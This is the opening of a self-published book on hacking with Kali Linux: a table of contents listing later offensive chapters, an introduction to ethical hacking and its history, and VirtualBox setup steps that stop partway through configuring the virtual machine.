

HACKING MASTERY

WITH KALI LINUX



VIDYA BASANT

Hacking Mastery

With Kali Linux

By Vidya Basant

Copyright © 2021 by Vidya Basant

All rights reserved. No part of this book may be reproduced
Or used in any manner without written permission of

The copyright owner.

First paperback May 2021

Disclaimer

All the information provided in this book is merely for educational and information purposes only. We will not responsible for any action taken by the reader.

TAKE OF CONTENTS

Contents

INTRODUCTION

[WHAT IS HACKING?](#)
[WHO IS A HACKER?](#)
[WHAT IS ETHICAL HACKING?](#)
[THE LEGALITY OF ETHICAL HACKING](#)
[HISTORY OF HACKING](#)

SETTING UP A LAB

[BASIC OVERVIEW & SOFTWARE REQUIRED](#)
[WHAT IS KALI LINUX?](#)
[INSTALLING KALI LINUX](#)

LINUX BASICS

[BASIC OVERVIEW](#)
[WHAT IS A TERMINAL?](#)
[SHORTCUTS OF TERMINAL](#)
[BASIC COMMANDS](#)
[CREATING FILE & DIRECTORIES](#)
[COPYING FILES FROM A DIRECTORY](#)
[MOVING FILES FROM A DIRECTORY](#)
[DELETING FILES & DIRECTORY](#)
[PACKAGE MANAGEMENT](#)

INTERNET PROTOCOL

[WHAT IS AN IP ADDRESS?](#)
[TYPES OF IP ADDRESS](#)

PORT NUMBER

[WHAT IS A PORT?](#)
[TYPES OF PORTS](#)
[WHAT IS A PORT FORWARD?](#)
[HOW DOES PORT FORWARD WORK?](#)
[PORT FORWARDING USING ROUTER](#)
[PORT FORWARDING OVER WAN](#)

TROJAN, VIRUS, AND WORMS

[WHAT IS A TROJAN?](#)
[WHAT IS A VIRUS?](#)
[WHAT IS A WORM?](#)
[COUNTERMEASURE](#)

PASSWORD ATTACK & CRACKING

[WHAT IS A PASSWORD CRACKING?](#)
[BEST PASSWORD CRACKING TECHNIQUES](#)
[WIFI CRACKING USING BRUTE FORCE ATTACK](#)
[COUNTERMEASURE OF PASSWORD CRACKING](#)

NETWORK SNIFFING & SPOOFING

[WHAT IS NETWORK SNIFFING?](#)
[WHAT IS NETWORK SPOOFING?](#)
[TOP 3 NETWORK SNIFFING AND SPOOFING TOOLS](#)
[NETWORK SNIFFING WITH WIRESHARK](#)
[ARP SPOOFING \(MAN IN THE MIDDLE ATTACK\)](#)

STAYING ANONYMOUS ONLINE

[DNS \(DOMAIN NAME SYSTEM\)](#)
[WHAT IS DNS?](#)
[WHY DNS IS IMPORTANT?](#)
[HOW TO CHANGE DNS?](#)
[TOR PROXY](#)
[CHANGING YOUR MAC ADDRESS](#)

INFORMATION GATHERING

[WHAT IS INFORMATION GATHERING?](#)
[TYPES OF FOOTPRINTING](#)
[PASSIVE FOOTPRINTING](#)
[ACTIVE FOOTPRINTING](#)

GAINING ACCESS

[WINDOWS HACKING WITH VAIL.](#)
[PAYLOAD FOR WINDOWS](#)
[BINDING PAYLOAD TO AN IMAGE](#)
[ANDROID HACKING WITH EVIL DROID.](#)
[LISTENING INCOMING CONNECTION.](#)

POST EXPLOITATION

[MAKING CONNECTION PERSISTENCE](#)
[MAINTAINING ACCESS](#)
[EXTRACTING BROWSER HISTORY](#)
[EXTRACTING SAVED PASSWORDS](#)

ANTIVIRUS EVASION

[MAKING WINDOWS BACKDOOR UNDETECTABLE](#)

FILE TRANSFER

[WHY EMAIL SPOOFING IS USEFUL FOR HACKING?](#)
[ANONYMOUS SMS DELIVERY](#)

BONUS SECTION

[FUN WITH KALI LINUX](#)
[WHAT IS NEXT?](#)

Introduction



What is hacking?

Hacking is the process of identifying weaknesses in a computer system or network and exploiting the weaknesses to gain access. Hacking is done through cracking passwords, Manipulating system, etc. that give access to a particular system.

An individual who performs hacking is referred to as a hacker. Hacking can be done on a single system or a group of systems, an entire local area network, website, email accounts, or social media. Access to passwords is accomplished using password cracking algorithm programs. However, it is worthy to note that hacking may not always be for malicious gains.

Who is a hacker?

Hackers are people who discover vulnerabilities in computer systems and networks and exploit them to gain access. They are mostly experienced programmers who are familiar with computer security. These experts are classified according to the purpose of their actions. The following list categorizes hackers according to their intent

Type of Hackers

Non-ethical hackers: Non ethical hackers are also known as black hat hackers are criminals who gain access to computer networks with malicious intentions. They intend to steal business data, violate the right to privacy, transfer funds from bank accounts, etc.

Ethical Hacker: An Ethical Hacker, also known as a White Hat Hacker, is a skilled computer expert who systematically uses programming skills to break into a computer system, application, network, or other computing resources. They do so on behalf of a company, having been granted permission so that they can find security flaws and vulnerabilities that a malicious hacker can exploit.

Grey hat: A hacker between ethics and black hat hackers. They gain unauthorized access to computer systems by identifying weaknesses. They may decide to reveal these weaknesses to the owners for appropriate action or use them for their own gain.

What is Ethical Hacking?

The main importance of ethical hacking is to evaluate the security of a system by identifying any vulnerabilities of the system infrastructure. Ethical hacking revolves around exploiting the flaws in a system, if any, to determine whether malicious activities can be performed. Ethical hackers use their knowledge and skills to bypass an organization's system security. Ethical hackers must, however, adhere to the following rules.

- Obtain written authorization from the computer system and/or computer network owner before hacking.
- Protect the privacy of the organization.
- Report all identified vulnerabilities in the computer system so that they are transparent.
- Notify the hardware and/or software vendors of identified vulnerabilities.

Why Ethical Hacking?

Information is one of the organization's most valuable resources. Information security can preserve an organization's image and save a lot of cash. Hacking is considered a threat against any company, especially those whose main activity is cash transaction business. Take, for example, a company like PayPal. They stand to make serious losses if someone hacks any of their crucial systems. As such, ethical hacking enables companies to be a step ahead of cybercriminals that would damage or ruin the operations of a company.

The legality of Ethical Hacking

Ethical hackers are hired to carry out penetration testing. They use their computing skills to determine the security level of a company's system. Grading a company's system security is a necessity for business. If ethical

hackers don't perform penetration testing, how else can a company identify potential flaws and put in place effective defence measures against real criminals?

Most organizations believe that authorizing an ethical hacker to test the company's defences is enough legal protection. The act of hiring a hacker is justified by the belief that they have the company's best interests at heart. However, hacking may require the use of social engineering. For this reason, ethical hackers end up logging into the company's systems using illegally acquired credentials. When such a situation occurs, then the action can be considered illegal.

History of hacking

Hacking is not a new term for most people, especially in the technological era. Many have fallen prey to this activity, and the experience is usually detrimental, but how did hacking come into existence? The term, "hacking," was coined at MIT and has been in use for around sixty-four years. The act itself started over a century ago.

In 1878, a group of teenage boys ran the switchboards of Bell Telephone was fired for misdirecting and disconnecting incoming calls instead of connecting them to the intended receivers. Hacking started as a way of learning how systems worked as well as finding ways to fix and improve the performance of computer operating systems. Over time, this evolved into ways of exploiting vulnerabilities and breaking into computer systems or webs to obtain sensitive information as the world advanced technologically.

In the late '50s and early '60s, hackers, who were mostly students, were fascinated by the large mainframe computer systems which were common at that time. They developed programming shortcuts that would improve the computing task capabilities of the mainframes. A good example is the creation of BASIC by Thomas E. Kurtz and John G. Kemeny as a way to help people with no programming background to be able to use computers.

By 1969, The Advanced Research Projects Agency (ARPA) founded ARPANET, the precursor to today's internet. ARPANET built a network between the University of Utah, University of California Santa Barbara, University of California Los Angeles, and Stanford Research Institute.

The modern-day understanding of hacking came about in the 1970s when a

phone phreak called John Draper figured out a way to make free phone calls. He did it by building the blue box that was able to exploit hidden codes that could not be dialled using the standard phone line. By 1978, Ward Christiansen and Randy Seuss developed the first bulletin board system.

In the '80s, computer use became more popular thanks to IBM's mass production and marketing of the personal computer. The number of computer units rose to ten million in the US alone as more people were accessing the ARPANET. Hacking began gaining traction to the extent that a popular hacking movie called War Games was released in 1983. It was the first movie to give the general audience an experience of the hacking world. In the same era, the 414s hackers hacked several high-profile computer systems such as Security Pacific Bank and Los Alamos National Laboratory. In the same period, a hacker, Ian Murphy was sentenced for hacking into AT&T's computer systems.

In the '90s, a group called Masters of Deception (MOD) had a conflict with another group dubbed the Legion of Doom (LOD). The conflict was infamously known as The Great Hacker War. Ever since, there have been several cases of individuals such as Kevin Mitnick and groups such as Anonymous breaking into computer systems and networks.

What started as pure curiosity and a need to understand and solve computer systems evolved into criminal attacks on institutions, networks, and personal computer systems to gain unauthorized access. This led to the creation of cybersecurity to combat illegal access to systems.

Setting up a lab



Basic overview & software required

There are two ways to set up a hacking lab

- 1) Using a virtual machine
- 2) Setting up a lab using a bootable pen drive.

In this section, I am going to show you the most common and the best method of installing Kali Linux into your system without changing the operating system. Before setting up a hacking lab, let's first understand what a Kali Linux operating system is and why cybersecurity specialists and hackers use it.

What is Kali Linux?

Kali Linux is a Debian-based Linux distribution. It runs on a wide spectrum of devices. Also, Kali Linux is open source, meaning it is free and legal to use in a wide range of scenarios. Most experts, however, discourage using Kali Linux if you are a beginner who is interested in cybersecurity. They encourage you to take advantage of the ease that comes with using other Linux distributions. In addition, it is worthy to note that Kali Linux offers a single root user design. The technique here is to let you handle privileges. The feature is especially helpful for penetration testing and data forensics that can be used to determine a company's weak point in a risk mitigation project.


Installing Kali Linux

There is a lot of software available through which we can run virtual machines into the system without changing our current operating system. Today, in this section, we are going to use virtual box because it is open source and free to use. We can run multiple machines at a time. Visit the Virtual Box official site to download the setup.


To install Kali Linux into a virtual machine, you need to have an ISO disk

image. You can easily download it from the Kali Linux official site. Follow the steps below to install Kali Linux into a virtual machine:

1. Open Virtual Box and click on the “New” button.



2. Give a name and specify the operating system.



Here, you will see four tabs labelled “Name,” “Machine Folder,” “Type,” and “Version.” On the Name tab, you have to give a name to your virtual machine. On the Machine tab, you have to specify where you want to store the files of the virtual machine. On the Type tab, you need to tell the virtual box which operating system you are going to install. On the Version tab, you need to specify the version of operating you are installing.

3. Allocate ram to the virtual machine.




← Create Virtual Machine

Memory size

Select the amount of memory (RAM) in megabytes to be allocated to the virtual machine.


The recommended memory size is **1024 MB**.



After clicking on the Next button, you will be asked to select the amount to memory (RAM) in megabytes to be allocated to the virtual machine. If you have 8gb of RAM in your system, then it is recommended to allocate only 2gb of RAM. If you have 16gb of RAM in your PC, then you can allocate 4gb of RAM.

I have 8gb ram in my PC, so I am allocating only 2gb of RAM to the virtual machine.

4. Create a virtual disk.



Here, you have to specify whether you want to create a new virtual hard disk or want to use an existing one. We are creating a virtual machine from scratch so we will choose “Create a virtual hard disk now” and click on the Create button.

5. Choose Hard disk file type



Here, you have to choose the type of file that you would like to use for the new virtual hard disk. We will keep it as default and click on the Next button.

6. Storage on the physical disk




Storage on physical hard disk

Please choose whether the new virtual hard disk file should grow as it is used (dynamically allocated) or if it should be created at its maximum size (fixed size).

A **dynamically allocated** hard disk file will only use space on your physical hard disk as it fills up (up to a maximum **fixed size**), although it will not shrink again automatically when space on it is freed.

A **fixed size** hard disk file may take longer to create on some systems but is often faster to use.


- Dynamically allocated
 Fixed size



In this section, we have to specify whether we want to use a dynamically allocated hard disk or a fixed size hard disk. If we choose a dynamically allocated hard disk, the file will only use space on your physical hard disk as it fills up. A fixed size hard disk is the opposite in that the space is specified and automatically allocated to the disk and, as such, does not expand with use.

We will go with the dynamically allocated hard disk. So, select it and click on the Next button.


7. Select file location and size



Here, we have to specify where we want to store the virtual hard disk and how much space we want to allocate as a virtual hard disk. I'll give 20gb, keep the location section as default and click on the Create button.


8. Go to the Settings.

Before running the virtual machine, we have made a few changes so click on the Settings button.




9. Enable extended features.

Kali Linux needs some extra features, so we have to enable extended features. Go to the system tab.




Under System, we can see an option named “Extended Features,” enable it and click the OK button. Virtual Box assigns 1 core cpu by default which is too low, and we can change it by going to the Processor tab.

10. Increase the CPU and enable extended features.

